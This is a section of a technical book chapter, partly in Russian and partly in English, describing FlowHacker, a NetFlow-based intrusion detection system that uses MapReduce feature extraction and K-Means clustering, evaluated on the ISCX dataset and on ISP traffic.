#### 7.4.1.2 Statistic Features

Четыре statistic features (lines 13 to 16 of table) были определены, чтобы summarize an aggregated flow for a given key относительно number of packets and size. Features TotalNumPkts и TotalNumBytes представляют эти две characteristics, получаемые суммированием всех соответствующих values, то есть number of packets и number of bytes. Из этих двух features мы получаем еще две: PktRate и AvgPktSize. Feature PktRate дает packet rate of the aggregated flow, получаемый делением TotalNumPkts на total duration of the aggregated flow for a given Key, а feature AvgPktSize дает packet average of the aggregated flow, получаемый делением TotalNumBytes на TotalNumPkts.

#### 7.4.1.3 Threat Intelligence Features

Последние четыре строки Table 7.1 представляют features, связанные с evidence of threats in the aggregated flow. Features BadSubnet и MaliciousIP показывают, принадлежит ли aggregation key (AggregationKey) subnet или malicious IP blacklist, тогда как features OpenVaultBlacklistedIP и MaliciousASN имеют тот же смысл, что и MaliciousIP, но threat intelligence source отличается. Все эти features binary, то есть их content равен 0 или 1: key не принадлежит или принадлежит таким lists.

#### 7.4.2 Flow Feature Extraction

Первые 15 features извлекаются из aggregated flows в feature extraction phase. Эта phase состоит из трех tasks, а именно filtering, mapping & reducing и normalization (см. Figure 7.1), которые описаны ниже.

#### 7.4.2.1 Filtering

После получения собранных потоков выполняется фильтрация, чтобы получить характеристики, связанные с 9 признаками, указанными выше (строки 3 и 5-12 таблицы 7.1). Поскольку данные этих признаков содержатся в полях заголовков протоколов уровней 2, 3 и 4, самый простой способ фильтрации состоит в удалении некоторых ненужных характеристик из потоков (например, содержимого полезной нагрузки и даты). Каждый пакет декапсулируется для доступа к полям заголовков протоколов; из этих полей согласно определенным признакам извлекаются данные, создается кортеж с этими данными, и кортеж временно сохраняется для последующей обработки. В частности, для формирования кортежа извлекаются девять характеристик: IP-адреса источника и назначения, порты источника и назначения, число отправленных пакетов, использованный протокол, TCP-флаг (если есть), число обмененных байтов и длительность. Представление кортежа:

```
<srcIP, dstIP, srcPort, dstPort, #pkts, protocol, flag, #bytes, duration>
```

#### 7.4.2.2 MapReduce

Эта задача обрабатывает кортежи: сначала агрегирует их для формирования агрегированных потоков, затем представляет каждый агрегированный поток как вектор из 15 признаков, представленных в таблице 7.1 (строки 2-16). Агрегирование потоков означает объединение в единое представление всех кортежей, которые имеют одинаковый IP-адрес источника или назначения (адреса назначения и источника для агрегаций по назначению и источнику соответственно). Заметим, что потоки, собранные от хоста, - это исходящие потоки, представленные IP-адресом источника, и входящие потоки, представленные IP-адресом назначения. Чтобы получить вектор признаков, необходимо сопоставить все данные внутри агрегированного потока, а затем свернуть эти данные, объединив их в одно представление.

Для выполнения этих действий используется парадигма MapReduce. MapReduce была впервые представлена Google [13]. Она позволяет параллельно обрабатывать big data в крупных server clusters. Для этого она делит processing jobs на две phases, которые запускают соответственно mapper и reducer function. Mapper phase применяет mapper function к каждому input file и получает набор pairs <key;value>; reducer phase запускает один или несколько reducers, которые получают на вход пары, созданные mappers, и агрегируют pairs с одинаковыми keys, выполняя некоторую operation над их respective values.

#### 7.4.2.3 Mapper

Следуя алгоритму, mapper разбирает каждый tuple, получает девять characteristics, извлеченных на filtering task, и создает pair <key;value> для каждой из них. Key является строкой в формате "S/D, feature, IPaddress", а value - значением соответствующей characteristic. Key состоит из трех elements, которые вместе позволяют uniquely identify origin of the feature, связанный с source или destination IP. Element S/D показывает, представляет ли tuple outgoing (S) или incoming (D) flow, где S и D соответствуют source и destination IP address. Element feature - это feature, разобранная из tuple, а IPaddress - IP address of the sender host.

Мы определили 22 пары ключ-значение, то есть 11 пар для каждого ключа агрегации. Рисунок 7.2 показывает пары ключ-значение для ключа агрегации IP источника. Последние четыре определенные пары относятся к счетчикам числа использований порта протокола, что позволяет вычислять признаки уровня 4 (строки 9-12 таблицы 7.1). Пары ключ-значение для IP назначения как ключа агрегации аналогичны: в ключе S заменяется на D, а srcIP - на dstIP.

Например, когда Mapper получает outgoing tuple <192.168.0.105, 10.10.5.2, 80, 80, 52, HTTP, 1050, 31>, sent by the 192.168.0.105 source IP, он produces key pairs, shown in Figure 7.3.

```
<"S,dstIP,srcIP";dstIP>
<"S,srcPort,srcIP";srcPort>
<"S,dstPort,srcIP";dstPort>
<"S,pkts,srcIP";#packets>
<"S,protocol,srcIP";protocol+flag>
<"S,bytes,srcIP";#bytes>
<"S,duration,srcIP";duration>
<"S,HTTPPort,srcIP";yes/no>
<"S,IRCPort,srcIP";yes/no>
<"S,SMTPPort,srcIP";yes/no>
<"S,SSHPort,srcIP";yes/no>
```

---

Рис. 7.2. Пары ключ-значение, определённые для IP-адреса источника как ключа агрегации.

#### 7.4.2.4 Reducer

Reducer получает пары ключ-значение каждого кортежа, агрегирует их по ключу и вычисляет счетчики и суммы, чтобы получить итоговые значения, необходимые для заполнения векторов признаков. Когда reducer получает пару с ключом IP-адреса, которого он еще не видел, он создает новый вектор признаков с признаком Aggregation Key, заполненным этим IP-адресом. Если же он получает записи с ключевыми IP-адресами, которые уже известны, он агрегирует их значения в соответствующих векторах. Например, чтобы суммировать число байтов, отправленных IP-адресом источника 192.168.0.105, то есть вычислить признак TotalNumBytes, mapper создает пару <"S,bytes,192.168.0.105";value> для каждого кортежа, где value - число байтов, отправленных в кортеже. Reducer получает эти записи и суммирует value всех записей, имеющих тот же ключ <"S,bytes,192.168.0.105">, тем самым агрегируя такие значения.

После того как все flows агрегированы в единое представление и представлены vector, reducer produces the four statistic features (lines 13 to 16 in Table 7.1), выведенные из остальных девяти features. Finally, feature LocationCode извлекается с использованием значения Aggregation Key и IP tracker, который соотносит IPs с географией. В конце выполнения алгоритма MapReduce мы имеем два набора feature vectors: один представляет outgoing aggregated flows (обозначенные S), а другой - incoming aggregated flows (обозначенные D).

```
<"S,dstIP,192.168.0.105";10.10.5.2>
<"S,srcPort,192.168.0.105";80>
<"S,dstPort,192.168.0.105";80>
<"S,pkts,192.168.0.105";52>
<"S,protocol,192.168.0.105";HTTP>
<"S,bytes,192.168.0.105";1050>
<"S,duration,192.168.0.105";31>
<"S,HTTPPort,192.168.0.105";yes>
<"S,IRCPort,192.168.0.105";no>
<"S,SMTPPort,192.168.0.105";no>
<"S,SSHPort,192.168.0.105";no>
```

---

Рис. 7.3. Пары ключ-значение исходящего кортежа для IP-адреса источника 192.168.0.105.

#### 7.4.2.5 Normalization

Большинство features несут числовые данные, но все значения нужно удерживать в одной общей шкале. Кроме того, некоторые features не выражаются численно, например IP addresses и country. В этих случаях такие features отображаются в числовые значения, которые можно обратно преобразовать в text. Помимо этого, есть другие features (например, NumDport), которые являются числовыми, но их значения должны быть normalized. С другой стороны, существуют features, которые не нужно нормализовать, потому что они уже нормализованы; пример - threat intelligence features, значения которых binary, то есть 0 или 1.

Нормализация набора значений означает отображение этих значений в конкретный диапазон. Мы хотим нормализовать feature values в интервал  $[0, 1]$ , где 0 - абсолютный минимум, а 1 - абсолютный максимум. Для этого, имея feature values из feature vector в форме  $X = (x_1, \dots, x_n)$ , соответствующий normalized vector  $Y = (y_1, \dots, y_n)$  получают так:

$$y_i = (x_i - \min(X)) / (\max(X) - \min(X)); y_i \in [0, 1] \quad (7.1)$$

#### 7.4.3 Obtaining Threat Intelligence

Чтобы дополнить информацию aggregated flows, feature vectors дополняются threat intelligence о blacklisted subnets и malicious IPs. Для этого выполняется доступ к online threat intelligence repositories, откуда извлекаются эти lists. После обработки flows, создания feature vector и его заполнения алгоритмом MapReduce к vectors добавляются четыре threat intelligence features (последние четыре строки Table 7.1). Затем для каждого vector проверяется, принадлежит ли значение Aggregation Key этим lists; если да, соответствующие features устанавливаются в 1, иначе - в 0.

### 7.5 Detecting Network Attacks

Мы предлагаем подход к обнаружению неизвестных сетевых атак, основанный на предположении, что большая часть наблюдаемого трафика является доброкачественной, а не вредоносной, а также что вредоносный трафик качественно отличается от обычного нормального трафика. Для этого предложенный подход использует алгоритмы ML без учителя двумя способами: чтобы разделить оба вида трафика, сформировав кластеры, и чтобы подтвердить, являются ли полученные меньшие кластеры действительно вредоносными, классифицировав их.

Мы предлагаем процесс обнаружения, использующий методы без учителя над наборами векторов признаков (см. Section 7.4). Алгоритм кластеризации без учителя применяется к векторам признаков, агрегируя группы векторов со сходными значениями признаков и формируя таким образом несколько больших групп хостов и некоторые выбросы (малые группы хостов). Затем полученные выбросы классифицируются как вредоносные или нет с помощью алгоритма без учителя, который мы называем классификатором.

Согласно указанному предположению, выбросы могут представлять атаку, хотя так бывает не всегда. Такие выбросы могут также представлять, например, некоторое приложение, которое реже используется хостом, или даже машину, характеристики которой не очень распространены, и поэтому она порождает признаки flow, отличающиеся от регулярного трафика, находящегося в более крупных кластерах. Поэтому крайне важно анализировать и классифицировать их, чтобы отличать реальные атаки от таких доброкачественных шаблонов трафика-выброса. Этот detection

process относится к phases similarity aggregation и detection подхода, представленного в Section 7.3, показанного на Figure 7.1 и подробно описанного в следующих разделах.

## 7.5.1 Similarity Aggregation

Идея рассматриваемых нами алгоритмов без учителя - кластеризации - состоит в группировании разных экземпляров набора данных в  $k$  различных групп, то есть кластеров, в соответствии со сходством их значений или характеристик. Например, применение алгоритма кластеризации к набору данных сетевого трафика породило бы  $k$  кластеров, один из которых представлял бы обычный DNS traffic, другой - простой SMTP traffic и так далее. Поэтому мы хотим применить ту же идею кластеризации для разделения и представления нормального и аномального трафика.

В зависимости от используемого алгоритма значение  $k$  может или не может выбираться автоматически. Например, алгоритму DBSCAN [39] не нужно заранее определенное значение  $k$ , но алгоритмам K-Means и Mini Batch K-Means [40] оно требуется. Мы выбрали алгоритмы, в которых  $k$  должно быть задано, поскольку хотим выяснить, какое  $k$  лучше всего подходит для работы с разнообразием данных. Мы выбрали алгоритмы K-Means и Mini Batch K-Means потому, что первый является наиболее используемым алгоритмом для этой задачи благодаря простоте и эффективности, а второй нужен нам, чтобы исследовать, ведет ли он себя так же хорошо, как первый, и может ли дать другие выводы, не предоставляемые K-Means.

### 7.5.1.1 Choosing the Number of Clusters

Алгоритмы K-Means и Mini Batch K-Means требуют указать число кластеров  $k$ . Очевидного значения  $k$  нет. Однако существуют методы, которые дают подсказку о том, каким должно быть значение  $k$ . Таков, например, Elbow Method. Эти алгоритмы кластеризации сходятся, когда изменение расстояния между точками данных и центрами кластеров начинает стремиться к 0. Исходя из этого, Elbow Method начинает с вычисления error function, которая используется как stopping criterion в алгоритме и известна как total within-cluster sum of square (WSS). Математически она определяется следующим образом:

$$WSS = \sum_{i=1}^k \sum_{x \in c_i} \text{dist}(x, c_i)^2 \quad (7.2)$$

Equation (2) produces values for  $k$  in a specified range, заданном пользователем. Например, для заданного  $k = 30$  и алгоритма  $k$ -means clustering метод вычисляет WSS для разных значений  $k$ , варьируя  $k$  от 1 до 30 кластеров. Если построить эти значения в зависимости от числа кластеров  $k$ , получается кривая, уменьшающаяся с ростом  $k$ , как видно на верхнем графике Figure 7.4. Теоретически оптимальное значение WSS было бы 0, но оно достигается только тогда, когда число  $k$  clusters равно числу entries в dataset; это означало бы, что каждая data point находится в собственном cluster, и такой процесс не дал бы интересной информации. Вместо этого Elbow Method указывает, что подходящее число кластеров находится там, где наклон WSS испытывает внезапный излом. Помимо WSS, Elbow Method также вычисляет метрику percentage of variance explained (PoVE) для каждого значения  $k$  (нижний график Figure 7.4), отражающую отношение between-group variance (BSS) к total variance (TSS) и указывающую на оптимальное  $k$ , когда она испытывает резкое изменение.

Согласно методу и анализу Figure 7.4 как примера, оптимальным  $k$  было бы 2, потому что наибольший slope находится при  $k = 2$  (x-axis), что не подходит для нашего случая. Однако часто используется практическое правило, состоящее в начальном выборе  $k = \sqrt{n/2}$ , где  $n$  - number of entries in the data set. Применив это правило, мы обнаружили, что  $k = 10$  является числом кластеров, которое успешно и согласованно делит разные datasets различных sizes. Наблюдая

Figure 7.4, можно увидеть, что около  $k = 10$  значения KSS и PoVE начинают стабилизироваться, и их variation близка к 0.




Figure 7.4. Plot of the elbow method.

### 7.5.1.2 Describing Clusters

Потенциально вредоносные aggregated flows, то есть aggregated flows, которые могут соответствовать intrusions, предположительно размещаются в кластерах меньшего размера. Чтобы получить coarse-grained overview содержимого каждого кластера и легко классифицировать каждый кластер, каждый feature каждого кластера описывается своим mean value и standard deviation. Таким образом можно получить представление о behavior каждого cluster и distribution of features каждого cluster. Кроме того, это позволяет описывать content кластера, представляя его одним feature vector, составленным из mean values признаков и их standard deviation.

Полученный vector мы называем descriptor vector, и для classification task сосредотачиваемся на тех descriptor vectors, которые имеют более высокие feature values, то есть более высокие mean values и standard deviations.

### 7.5.2 Detection

Чтобы автоматизировать обнаружение malicious hosts, к descriptor vectors, полученным на phase similarity aggregation, применяется classification method на основе unsupervised ML. Этот метод снова применяет unsupervised algorithm к descriptor vectors после того, как они объединены с temporary dataset, содержащим descriptor vectors из previous loop iterations, уже помеченные как malicious, а затем проверяет, возникает ли какой-либо outlier.

Идея этого classification method опирается на тот факт, что malicious hosts имеют более высокие feature values более чем в одном из своих features. Если применить clustering technique к набору instances с такими characteristics, результатом будет cluster, содержащий такие instances. Поэтому, имея набор malicious descriptor vectors и descriptor vector, который нужно classify, мы добавляем этот vector к набору и применяем unsupervised algorithm for  $k = 2$ . Возможны два результата: (1) все instances будут помещены в один cluster (то есть получится empty cluster), что означает classification

descriptor vector как malicious; (2) оба clusters будут заполнены, причем один из них считается outlier и содержит descriptor vector, который мы хотим classify, что означает, что такой vector является unusual normal traffic case и затем marked as normal. Figure 7.5 показывает data flow этого classification method и описанный выше process.




Рис. 7.5. Поток данных этапа обнаружения.

В этом classification process можно сказать, что система запускает unsupervised learning algorithm, обученный на malicious labeled data, полученных предыдущими classifications, и затем классифицирует traffic, который был воспринят как outlier при первом применении clustering algorithm (на phase similarity aggregation). После этой classification система должна быть способна корректно идентифицировать наблюдаемый malicious traffic, тем самым обеспечивая обнаружение malicious hosts. Этот process должен выполняться ежедневно. Если analysis period был бы меньше, некоторые attacks невозможно было бы обнаружить, поскольку часть из них длится долго; если бы он был длиннее дня, полученные values становились бы noisy, поскольку flows агрегируются, некоторые IP addresses могут повторно использоваться от одного дня к другому, достигая поэтому очень высоких feature values и вводя нас в заблуждение, будто это действительно attack.

### 7.5.3 Learning

При первом запуске системы classification module еще вообще не имеет knowledge, поэтому требуется manual intervention, которое классифицирует и помечает descriptor vectors of outliers, предоставленные phase similarity aggregation. Поэтому после clustering данных, полученных на phase similarity aggregation, выполняется ручное вмешательство для анализа characteristics of traffic - summarized in the form of clusters - что в конечном итоге приводит к созданию labeled dataset, который служит training для classification method detection phase.

Эта начальная ручная классификация служит входом для unsupervised algorithm, развернутого на этапе обнаружения. В последующих запусках системы набор данных будет увеличиваться за счет ранее выполненных классификаций. Поэтому со временем ручное вмешательство может перестать быть необходимым, поскольку метод классификации будет становиться все более способным классифицировать самостоятельно, основываясь на предыдущих классификациях, выполненных и изученных методом (см. раздел 7.5.2). Однако напомним, что только векторы дескрипторов, помеченные как вредоносные, используются для составления набора данных, применяемого в



задаче кластеризации на этапе обнаружения. Поэтому векторы, помеченные как нормальные вручную или автоматически, отбрасываются.

## 7.6 FlowHacker Implementation

Чтобы оценить наш подход, мы реализовали его в FlowHacker NIDS, разработанной нами на Python. Система состоит из двух modules - similarity и classification - соответственно для aggregation feature vectors in clusters и detection malicious hosts. Кроме того, FlowHacker взаимодействует с Hadoop framework для запуска MapReduce над flows, получая aggregated flows и vectors of features.

Перед использованием FlowHacker первый шаг - собрать flow collection, полученную с помощью NetFlow-enabled routers, размещенных на border routers между core network и соединением с ISP. Ради анализа и обработки этих flows все эти данные преобразуются в формат SiLK. Затем выполняется filtering flows для получения девяти features, необходимых для составления feature vectors (см. Section 7.4.2). После этого filtered features обрабатываются Hadoop framework. Hadoop - open-source framework, включающий distributed storage и parallel processing Big Data, что делает его very scalable to very large amounts of data. Для поддержки parallel data processing Hadoop реализует алгоритм MapReduce компании Google [13]. Эта model работает в virtual environment called HDFS, где есть Mapper и Reducer nodes. Эту model можно разделить на два main steps, Mapping and Reducing, которые реализуют operations, described in Section 7.4.2.

FlowHacker начинает с модуля similarity, который позволяет users управлять clusters: например изменять или вычислять number of clusters (k), генерировать clusters и визуализировать their contents. Затем classification module получает smaller clusters, resulting of the first module, проверяет, являются ли они malicious или нет, классифицирует их и обновляет data set malicious ones for further classifications. Кроме того, tool имеет terminal interface, разработанный для облегчения tasks similarity aggregation и visualization outcomes.

## 7.7 Experimental Evaluation

Чтобы validate our approach, мы экспериментально оценили FlowHacker с двумя data sets: synthetic data set ISCX<sup>[1]</sup> (Section 7.7.1) и real data, предоставленными крупным португальским ISP (Section 7.7.2).

Цель experimental evaluation состояла в получении ответов на следующие questions:

1. Способен ли FlowHacker обнаруживать attacks на synthetic data и real data?
2. Способен ли FlowHacker идентифицировать тип выполненных attacks?
3. Каковы его результаты с точки зрения false positives и false negatives?
4. Способен ли FlowHacker обнаруживать botnet activity?

### 7.7.1 Evaluation with Synthetic Data

Набор данных ISCX состоит из потоков, соответствующих одной неделе, и предназначен для предоставления полного тестового набора данных для IDS [15]. Набор данных содержит атаки четырех классов (таблица 7.2): probing - для сбора информации о сети; denial of service (DoS) - для нарушения доступности системы; user to root (U2R), где атакующий использует доступ к обычной учетной записи, чтобы получить root privileges; и remote to login (R2L), где атакующий эксплуатирует уязвимость для получения доступа. Кроме того, существуют обучающий набор данных и тестовый набор данных, причем второй является надмножеством первого, как показано в таблице 7.2.

Все flows в ISCX data set размечены, что позволяет validate accuracy of FlowHacker. После cluster generation и соответствующей manual labeling этих данных results сравнивались с ground truth исходного data set. После того как данные были labeled, мы приступили к training our classifier, который используется для дальнейшего анализа flows.

**Table 7.2. Атаки в train и test data sets UNB ISCX (все атаки из первого набора также есть во втором)**

| Class   | Train data set attacks                                                               | Test data set only attacks               |
|---------|--------------------------------------------------------------------------------------|------------------------------------------|
| Probing | portsweep, ipsweep, satan, guesspasswd, spy, nmap                                    | snmpguess, saint, mscan, xsnook          |
| DoS     | back, smurf, neptune, land, pod, teardrop, buffer overflow, warezclient, warezmaster | apache2, worm, udpstorm, xterm           |
| R2L     | imap, phf, multihop                                                                  | snmpget, httptunnel, xlock, sendmail, ps |
| U2R     | loadmodule, ftp write, rootkit                                                       | sqlattack, mailbomb, processtable, perl  |

#### 7.7.1.1 Cluster Analysis

Набор данных разделен на шесть подмножеств, каждое из которых соответствует дню недели с Saturday по Thursday (без Friday). Attacks были выявлены во все эти дни, кроме Wednesday, который оказался свободным от атак. Для данных каждого дня мы выполнили filtering, extraction и normalization. Затем они были обработаны Hadoop, после чего мы использовали FlowHacker, configured for 10 clusters. Далее представлены результаты clustering.

Saturday: анализируя содержимое кластеров, соответствующих этому дню, мы нашли один кластер с достаточно тревожными признаками. В нем выделяются число использованных разных портов источника и число соединений через порт SSH, причем число соединений через порт SSH находится на абсолютном максимуме. Исследование Brute-Force SSH-атак [24] показало, что эти два признака вместе характерны для Brute-Force SSH-атаки. Поскольку остальной трафик имеет достаточно нормальные значения признаков (то есть ни один из них не указывает на присутствие вторжения), мы посчитали, что поток, присутствующий в этом кластере, выполняет такую атаку, поэтому отметили его как поток вторжения, а остальной трафик сочли нормальным.

Sunday: результаты для Sunday показали совершенно иной шаблон. В отличие от предыдущего дня, почти каждый кластер имеет очень высокие значения признаков. Такие признаки, как средний размер пакета, число портов источника и число HTTP-соединений, высоки в подавляющем большинстве кластеров. Также число SMTP-соединений оказалось очень высоким в двух разных кластерах. Такое поведение показывает, что что-то не так, поскольку SMTP-соединения обычно группируются в один кластер, а этот анализ показывает, что два разных кластера имеют эти характеристики. Учитывая это, мы предполагаем, что эти потоки, хотя и имеют этот признак с очень высокими значениями, были сгруппированы в разные кластеры потому, что имеют разное поведение, и тем самым показывают, что эти потоки не нормальны. Что касается остальных

кластеров, мы нашли четыре кластера с очень высокими значениями числа HTTP-соединений вместе с числом разных портов источника и средними размерами пакетов. Эти три признака вместе могут указывать, что была проведена атака большого объема, эксплуатирующая HTTP-протокол, поэтому эти кластеры также были помечены как атаки.

Monday: в Monday мы нашли два кластера, которые сразу выделяются среди остальных. Первый имеет среднее значение 0.998 для ICMP Rate и является самым крупным кластером (он содержит 375 разных потоков); второй имеет число портов назначения и число SMTP- и IRC-соединений на максимально возможном значении. Однако это не считается тревожным поведением: хотя значение ICMP Rate действительно очень высокое, никакой другой признак в этом кластере не показывал высокого значения. Что касается второго кластера, в течение всей оценки системы всегда существовал один кластер с такими характеристиками, и мы можем вывести, что этот кластер соответствует обычным клиентам, использующим почтовые сервисы. Помимо этих двух, еще четыре кластера также демонстрируют тревожный шаблон. Все эти кластеры имеют высокие значения числа разных портов источника, числа HTTP-соединений и среднего размера пакетов. Такой шаблон можно отнести к DoS-атаке, поскольку каждый хост отправляет большое число пакетов с многих разных портов, направленных на порт 80 (или порт 8080 в некоторых случаях), и имеет высокий средний размер пакета. Это случай DoS HTTP Flood-атаки. Однако эта атака легко идентифицируется через просмотр полезной нагрузки, а этот подход на основе потоков не позволяет выполнить такой анализ, поэтому эти признаки являются единственной подсказкой о присутствии такой атаки.

Tuesday: для Tuesday мы наблюдали несколько кластеров с очень высоким значением ICMP Rate. Однако этот признак появляется в одиночку, то есть это единственный признак в этих кластерах с релевантно высоким значением; другие признаки не проявляются, за исключением одного кластера, который также имеет высокое значение среднего размера пакета, что тоже не соответствует распознаваемому шаблону. Из всех этих кластеров наше внимание привлекает десятый, который имеет высокое значение числа портов источника, HTTP-соединений и среднего размера пакета. Кроме того, он имеет высокую скорость пакетов, средний размер пакета и общее число байтов. Из того, что мы видели до сих пор, это может соответствовать только атаке, и поэтому содержимое этого кластера было помечено как атака.

Wednesday: как уже упоминалось, для Wednesday attacks не были выявлены.

Thursday: для Thursday, как и для Saturday, найден один кластер с абсолютным максимумом числа SSH-соединений наряду с высоким значением числа разных портов источника, что указывает на присутствие Brute-Force SSH-атаки. Также три других кластера имеют высокие значения числа разных портов источника, числа HTTP-соединений и высокого среднего размера пакета, что также, возможно, указывает на присутствие атаки. Поэтому эти два кластера также были помечены как вредоносные.

### 7.7.1.2 Unsupervised Classification

Параллельно с ежедневным анализом FlowHacker также может автономно идентифицировать вредоносную активность с использованием реализованного метода классификации, который классифицирует меньшие кластеры, полученные из similarity module, на основе unsupervised algorithm и обучающего набора данных. До того как FlowHacker сможет классифицировать данные, ему нужны как минимум вредоносные размеченные данные за первый день, полученные в результате ручного вмешательства, описанного в разделе 7.5.3. Начиная с этого дня классификатор способен выдавать результаты самостоятельно, и эти результаты могут уточняться с каждой итерацией системы (для целей этой работы итерация соответствует периоду в один день) через повторное обучение системы по мере обнаружения и ручной разметки новых шаблонов.

Классификатор был обучен для первого дня на данных анализа за Saturday, как показано в разделе 7.7.1. Как ожидалось, когда система обработала кластеры за этот день, она правильно нашла вредоносный поток. Однако при попытке классифицировать результаты за Sunday классификатор не нашел никакой вредоносной активности. Это произошло потому, что единственное знание системы о вторжениях было собрано за Saturday, что не дает системе достаточной информации для обнаружения других атак. После повторного обучения системы на анализе, выполненном для Sunday, классификатор смог идентифицировать вредоносную активность, хотя и не всю. Такое же поведение было обнаружено при классификации оставшейся части набора данных в последующие дни.

Таблица 7.3 показывает результаты подробнее. На протяжении итераций системы FlowHacker нашел 7 атак, соответствующих потокам, которые выполняли атаку с большей интенсивностью, то есть создавали большие объемы трафика, тогда как другие атаки не были успешно найдены. Хотя мы увидели 24 false negatives, видно, что их число уменьшалось в ходе итераций, что объясняется ростом знания, усвоенного системой. Что касается Wednesday, система ошибочно классифицировала пять потоков (то есть false positives) как вредоносные, тогда как трафик Wednesday полностью нормальный, без вторжений. Это связано с тем, что Wednesday был одним из дней с наибольшим объемом трафика, и поэтому относящиеся к нему потоки также создавали более высокие значения признаков, что привело к их восприятию как вредоносных. В итоге система ошибочно классифицировала 11 потоков как вредоносные. Это означает, что метод классификации требует некоторого уточнения. Однако мы предпочитаем систему, которая дает false positives, а не незарегистрированные атаки, то есть false negatives.

**Table 7.3. Результаты FlowHacker на synthetic data set, показывающие улучшение results с ростом числа iterations**

| Result         | Saturday | Sunday | Monday | Tuesday | Wednesday | Thursday |
|----------------|----------|--------|--------|---------|-----------|----------|
| True Positive  | 1        | 3      | 2      | 0       | 0         | 1        |
| False Positive | 0        | 1      | 0      | 1       | 5         | 4        |
| False Negative | 0        | 17     | 4      | 3       | 0         | 0        |

### 7.7.1.3 Result Validation

Набор данных ISCX - это набор данных с известными атаками, помещенными в базу данных, содержащую информацию о них. Набор данных используется как ground truth validation, поэтому мы сравнили результаты FlowHacker с этой ground truth, чтобы проверить их и выяснить ассурасу и precision нашей системы. Каждый поток, принадлежащий ISCX, имеет уникальный ID, то есть потоки, содержащиеся в наших кластерах, имеют этот ID. Через этот ID мы смогли проследить поток до его IP-адреса (который хранится в базе данных) и таким образом идентифицировать вредоносные хосты.

Мы смогли проверить, что все кластеры, содержащие вредоносные потоки, найденные нашей системой, действительно содержат вредоносные потоки; это означает, что наша система способна правильно обнаруживать и классифицировать атаки при анализе трафика. Также мы наблюдаем, что она правильно идентифицирует тип атаки, связанной с такими потоками. Однако мы также проверили, что система создает некоторые false positives и пропускает некоторые вредоносные потоки, то есть имеет некоторые false negatives, что подтверждается результатами в таблице 7.3.

Эти results suggest a positive answer to questions 1 to 3.

## 7.7.2 Evaluation with Real Data

Следующие результаты были получены на данных, предоставленных упомянутым выше крупным португальским ISP. Наш подход NIDS предполагает, что данные собираются с помощью NetFlow-enabled routers, например размещенных на border routers между core network португальского ISP и соединением с его собственным международным ISP. Все данные, достигающие сети португальского ISP, приходят от этого международного ISP, который подключен к португальской компании через routers, размещенные на границах core network. Эти routers поддерживают NetFlow и защищены firewalls, чтобы фильтровать нежелательные данные в соответствии с security policies и тем самым обеспечивать поступление клиентам только предположительно чистых данных. Однако фильтруется не весь bad traffic, поэтому требуются дополнительные security measures, такие как NIDSs. Поэтому данные, поступающие на эти routers извне (то есть входящие от ISP), собираются NetFlow для дальнейшего анализа. Для этой evaluation sample данных собирался несколько часов. Data set был получен без a priori knowledge о существовании атак, поэтому, в отличие от synthetic data set (Section 7.7.1), у нас не было данных для validation results.

После выполнения phases filtering и MapReduce мы получили два subdata sets, включающие соответственно source flows и destination flows. Поэтому следующий analysis относится к каждому из этих subdata sets. Clustering выполнялась с числом кластеров, равным 30 (то есть  $k = 30$ ).

### 7.7.2.1 Source Aggregation Key Clustering

В результатах clustering by source aggregation key мы наблюдаем пять clusters с высокими feature values, как показано в Table 7.4 (clusters 13, 15, 17, 21 и 30).

